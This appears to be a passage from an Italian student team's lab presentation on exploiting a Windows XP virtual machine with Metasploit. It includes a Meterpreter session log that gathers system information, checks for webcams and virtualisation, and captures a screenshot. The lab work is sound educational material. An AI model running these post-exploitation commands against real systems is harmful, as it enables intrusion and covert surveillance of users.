Impostiamo le informazioni necessarie all'attacco, in questo caso “lport” e “rhosts” e controlliamo che sia tutto impostato correttamente.

[TORNA ALL'INDICE](#)



G5 - EXPLOIT WINDOWS XP

Meterpreter è un payload che fornisce una shell molto potente, che mette a disposizione dei pentester utility e comandi avanzati per chi effettua l'attacco.

È tutto pronto, quindi avviamo l'exploit con l'omonimo comando.

Una volta connessi con successo
controlliamo di trovarci sulla
macchina target controllando il suo
indirizzo IP.

[TORNA ALL'INDICE](#)



G5 - EXPLOIT WINDOWS XP

```
meterpreter > sysinfo
Computer       : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3)
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > webcam_list
[-] No webcams were found
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm. Script execution failed.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[-] The specified meterpreter session script could not be found: checkvm. Please report any inco
meterpreter > run post/windows/gather/checkvm .org/submit/ .

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine      (kali㉿kali)-[~]
meterpreter > screengrab
[-] The "screengrab" command requires the "espio" extension to be loaded (run: `load espio`)
meterpreter > load espio
Loading extension espio...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/omEmigAK.jpeg
meterpreter > 
```



Tramite meterpreter cerchiamo di ottenere più informazioni possibili sulla macchina bersaglio, quali:

- Informazioni di sistema
- Presenza di webcam
- Se la macchina è fisica o una VM
- Screenshot dello schermo

[TORNA ALL'INDICE](#)

Il team



Simone
Greco



Giulio
Zanet



Matteo
Iacullo



Maria
Huapaya



Francesco
Alfonsi



Daniele
Berardi



Gabriele
Giubilo

Fine, grazie per aver letto

[TORNA ALL'INIZIO](#)